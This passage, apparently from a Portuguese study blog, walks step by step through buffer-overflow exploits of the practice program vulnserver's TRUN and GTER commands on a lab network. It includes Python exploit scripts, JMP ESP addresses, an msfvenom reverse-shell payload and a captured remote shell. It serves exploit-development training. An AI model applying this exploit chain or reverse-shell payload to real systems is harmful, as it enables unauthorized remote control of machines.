xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff" # sobrescreve ESP

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM) # cria o socket
s.connect((ip,porta)) # conecta no alvo

s.send(payload + b"\r\n") # envia o payload

s.close() # fecha conexao
```

Após reiniciar o vulnserver no Immunity, vamos rodar o script novamente.

Novamente o programa quebrou e reescreveu o EIP com os 42. Se observarmos a imagem, veremos que todos os carcteres foram aceitos, com excessão do byte "\x00" que não enviamos por ser geralmente um badchar, ou seja praticamente não temos limitação para gerar o shellcode. Agora precisamos encontrar um bom endereço de retorno.

## ENCONTRANDO UM BOM ENDEREÇO DE RETORNO

O nosso payload vai sobrescrever o buffer, o EIP e o ESP, logo, nosso shellcode será armazenado no ESP, por tanto, precisamos manipular nosso EIP para que aponte para o endereço do ESP quando enviarmos nosso payload. No entanto, ao obervarmos as imagens, cada vez que executamos o payload, o ESP mudou de endereço, pois ele é dinâmico e é praticamente impossível descobrir qual endereço vai estar quando rodarmos o payload.

Para eliminarmos este problema, existe o registrador "jump" (JMP) que faz saltos na execução para outros registradores, se encontrarmos na dll do programa, algum jump que aponte para o ESP, podemos preencher o endereço do EIP com o endereço deste jump, fazendo com que, quando a execução chegue nesse ponto, ele pule para o endereço do nosso shellcode.

Para encontrar possíveis jumps que apontem para o ESP, podemos usar o próprio Immunity na sua barra de pesquisa através do plugin "mona.py", procurando por "!mona jmp -r esp".

```
0BADF00D [+] Results :
625011AF   0x625011af : jmp esp |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebas
625011BB   0x625011bb : jmp esp |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebas
625011C7   0x625011c7 : jmp esp |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebas
625011D3   0x625011d3 : jmp esp |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebas
625011DF   0x625011df : jmp esp |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebas
625011EB   0x625011eb : jmp esp |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebas
625011F7   0x625011f7 : jmp esp |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebas
62501203   0x62501203 : jmp esp | ascii {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False,
62501205   0x62501205 : jmp esp | ascii {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False,
0BADF00D     Found a total of 9 pointers
0BADF00D
0BADF00D [+] This mona.py action took 0:00:02.051000
!mona jmp -r esp
Restart program (Ctrl+F2)
```

Encontramos 9 bons endereços para incluir em nosso payload.


## INSERINDO O ENDEREÇO DE RETORNO NO PAYLOAD

Em posse do endereço de retorno, vamos adicionar um deles no lugar de nossos B, eu vou utilizar o 62501203 , porém a notação para envio tem que ser em little indian, portanto os bytes tem ordem inversa, ficando: \x03\x12\x50\x62. Vamos atualizar o exploit.

xpltrun.py:

```
#!/usr/bin/python3

import socket

# variaveis de conexao
ip = "192.168.1.30"
porta = 9999

# tamanho do offset encontrado no fuzzing
offset = 5061

# payload a ser enviado
payload = b"TRUN /../" # funcao inicial
payload += b"A"*2003 # preenchimento do buffer
payload += b"\x03\x12\x50\x62" # sobrescreve EIP com JMP ESP
payload += b"C" * (5062 - 2003 - 4) # sobrescreve ESP

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM) # cria o socket
s.connect((ip,porta)) # conecta no alvo

s.send(payload + b"\r\n") # envia o payload

s.close() # fecha conexao
```

Com o nosso script atualizado, vamos inserir um breakpoint no Immunity, exatamente em nosso endereço de retorno, para isso podemos pesquisar o endereço através do botão “Go to address Disassembler” e em seguida pressionar “F2”. Com o breakpoint configurado, vamos reiniciar o vulnserver no Immunity e rodar nosso script.



Após o programa parar em nosso breakpoint, podemos clicar em “F7” para avançar para próxima instrução, e veremos que caímos exatamente em nosso buffer de “C”.

## GERANDO O SHELLCODE E ORGANIZANDO O EXPLOIT

Para gerar nosso shellcode, vamos utilizar outro programa da suide MSF, o msfvenom, onde vamos configurar a conexão reversa com nossa máquina atacante.

```
$ msfvenom -p windows/shell_reverse_tcp lhost=192.168.1.12 lport=8443 -b '\x00' -v shellcode -f py
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of py file: 1965 bytes
shellcode =  b""
shellcode += b"\xb8\x39\x90\x2e\x4f\xda\xc9\xd9\x74\x24\xf4"
shellcode += b"\x5f\x2b\xc9\xb1\x52\x31\x47\x12\x83\xc7\x04"

...

shellcode += b"\x58\x2c\x4f\xf0\xf1\xd9\x6f\xa7\xf2\xcb"
```

Onde: -p windows/shell_reverse_tcp é a instrução que será gerada no payload lhost é o endereço para onde o Windows vai enviar o shell, no caso o IP do Kali lport é a porta onde o Windows vai se conectar -b “\x00” são os badchars para serem evitados -v shellcode é o nome da variável a ser criada -f py é o formato que vai ser criado, no caso python

Vamos adicionar o shellcode em nosso exploit e organizar o envio com uma sequencia de NOPs antes do shellcode.


O NOP (no operator) é uma instrução que não faz absolutamente nada, mas há uma tecnica chamada de “nop slad”, onde inserimos uma sequência de NOPs antes do shellcode para que o programa não quebre o shell.

xpltrun.py:


```
#!/usr/bin/python3

import socket

# variaveis de conexao
ip = "192.168.1.30"
porta = 9999

# tamanho do offset encontrado no fuzzing
offset = 5061
nop = b"\x90"*20
shellcode =  b""
shellcode += b"\xda\xd2\xbb\x01\x23\x9e\xef\xd9\x74\x24\xf4"
shellcode += b"\x5f\x31\xc9\xb1\x52\x31\x5f\x17\x83\xc7\x04"

...

shellcode += b"\xe8\x4b\x2f\x68\x61\x3e\x4f\xdf\x82\x6b"


# payload a ser enviado
payload = b"TRUN /../" # funcao inicial
payload += b"A"*2003 # preenchimento do buffer
payload += b"\x03\x12\x50\x62" # sobrescreve EIP
payload += nop # sobrescreve ESP com os NOPs
payload += shellcode # envia nosso shellcode apos os NOPs

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM) # cria o socket
s.connect((ip,porta)) # conecta no alvo

s.send(payload + b"\r\n") # envia o payload

s.close() # fecha conexao
```

# OBTENDO ACESSO REMOTO

Com o exploit pronto, precisamos deixar um netcat ouvindo em nossa máquina atacante na mesma porta utilizada para gerar o shellcode, no meu caso a 8443.




Vamos executar o vulnserver.exe na máquina alvo, mas desta vez rodando normalmente fora do Immunity.



Agora vamos rodar o xpltrun.py e verificar em nosso netcat a conexão reversa.

```
┌──(hastur㉿hastur)-[~/Desktop/estudos]
└─$ nc -vlnp 8443
listening on [any] 8443 ...
connect to [192.168.1.12] from (UNKNOWN) [192.168.1.30] 49792
Microsoft Windows [Version 10.0.19043.928]
(c) Microsoft Corporation. All rights reserved.

C:\Users\suite\Desktop>cd \
cd \

C:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 6E21-762B

 Directory of C:\

08/10/2021  04:59 PM    <DIR>          nasm
12/07/2019  02:14 AM    <DIR>          PerfLogs
08/10/2021  04:55 PM    <DIR>          Program Files
08/10/2021  04:58 PM    <DIR>          Program Files (x86)
08/10/2021  04:58 PM    <DIR>          Python27
08/10/2021  04:54 PM    <DIR>          Users
08/10/2021  08:06 PM    <DIR>          Windows
               0 File(s)              0 bytes
               7 Dir(s)  31,942,643,712 bytes free

C:\>
```

E conseguimos nosso acesso remoto. A vulnerabilidade do comando TRUN é a mais simples dos buffer overflow, nos próximos comandos, vamos experimentar complexidades diferentes.

# COMANDO GTER

O comando GTER, assim como os demais, recebe um argumento e dá uma resposta. Neste comando, temos uma situação parecida com a anterior, porém encontramos uma problema com o espaço disponível para nosso shellcode, portanto precisaremos de uma técnica um pouco mais complexa.

```
┌──(hastur㉿hastur)-[~/Windows_BoF]
└─$ nc 192.168.1.30 9999
Welcome to Vulnerable Server! Enter HELP for help.
GTER
UNKNOWN COMMAND
GTER teste
GTER ON TRACK
GTER *
GTER ON TRACK
```

Sabendo de seu funcionamento, vamos fazer o fuzzing do comando.

## FUZZING


Assim como fizemos com o comando TRUN, vamos utilizar o protocolo Spike. Para tanto, vamos criar nosso script.

gter.spk


```
s_string(“GTER “);
s_string_variable(“*”);
```

Onde: s_string: é um parâmetro imutável, no nosso caso, sempre irá enviar “TRUN ” (não esqueça do espaço após o TRUN); s_string_variable: é um parâmetro que indica o que seŕa mudato em cada envio.


Antes de enviar o fuzzing, vamos iniciar o wireshark monitorando nossa conexão.




Com o programa iniciado na máquina Windows, vamos enviar nosso fuzzing com o script “generic_sender_tcp”.




Podemos ver que na terceira iteração, o programa parou de responder, automaticamente fechou na máquina Windows. Analisando o dump no WIreshark, podemos verificar o que foi enviado.




Podemos observar que o buffer estourou com 5060 bytes, sendo que o nosso buffer inicia com “/.:/”.


## EXPLORAÇÃO

Agora que sabemos que o programa sofreu um crash com 5061 bytes, já incluindo o comando “GTER /.:/”, podemos iniciar o esboço do exploit.

xplgter.py:

```
#!/usr/bin/python3

import socket

# variaveis de conexao
ip = "192.168.1.30"
porta = 9999

# payload a ser enviado
offset = 5060

payload = b"GTER /.:/" # funcao inicial
payload += b"A" * offset

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((ip,porta))

print("Enviando payload...")

s.send(payload + b"\r\n")
s.close()

print("Payload enviado!")
```

Precisamos iniciar o vulnerver, mas agora com o Immunity Debbuger e rodar nosso script.




Novamente conseguimos sobrescrever o EIP com “41414141”, o que é ótimo, pois conseguimos controlar o endereço da próxima execução após o overflow.

Mas se seguirmos o dump do ESP, podemos ver que temos apenas 20 bytes para inserir nosso shellcode, o que é praticamente impossível uma vez que ele ocupa aproximadamente 350 bytes.

Teremos que usar uma técnica diferente para conseguirmos nossa shell.

Isso também mostra que talvez nem precisemos de todos os 5060 bytes que nosso fuzzing encontrou, vamos criar nosso próprio script para encontrar um fuzzing mais próximo.

fuzzing.py:

```
#!/usr/bin/python3

import socket
from time import sleep
import sys

# variaveis de conexao
ip = "192.168.1.30"
porta = 9999

payload = b"GTER /.:/" # funcao inicial
payload += b"A" * 100 # quantidade inicial de bytes

while True:
    try:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect((ip,porta))
        s.send(payload + b"\r\n")
        s.recv(1024)
        s.close()
        sleep(1)
        payload = payload + b"A"*100
    except:
        print("Buffer estourado em %s bytes"%(str(len(payload))))
        sys.exit()
```

```
File  Actions  Edit  View  Help
hastur@hastur: ~/Desktop/estudos/binaric
┌──(hastur㉿hastur)-[~/…/estudos/bina
└─$ python3 fuzzing.py
Buffer estourado em 309 bytes
```

Temos o offset de 309 bytes para criarmos nosso payload.

Sabendo disso, precisamos encontrar o offset preciso para atingir o EIP, vamos utilizar o msf-pattern_create para criar uma string distinta.


```
$ msf-pattern_create -l 309
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac
2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae
5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9
Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj
5Aj6Aj7Aj8Aj9Ak0Ak1Ak2
```

Vamos inserí-lo em nosso script.

xplgter.py:

```
#!/usr/bin/python3

import socket

# variaveis de conexao
ip = "192.168.1.30"
porta = 9999

# payload a ser enviado
offset = 5060

payload = b"GTER /.:/" # funcao inicial
#payload += b"A" * offset
payload +=
b"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1A
c2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4A
e5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag
9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4A
j5Aj6Aj7Aj8Aj9Ak0Ak1Ak2"

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((ip,porta))

print("Enviando payload...")

s.send(payload + b"\r\n")
s.close()

print("Payload enviado!")
```

Após reiniciar o vulnserver no Immunity, vamos rodar o script e monitorar o comportamento.




Temos o endereço de EIP de 41396541, vamos consultar no msf-pattern_offset.

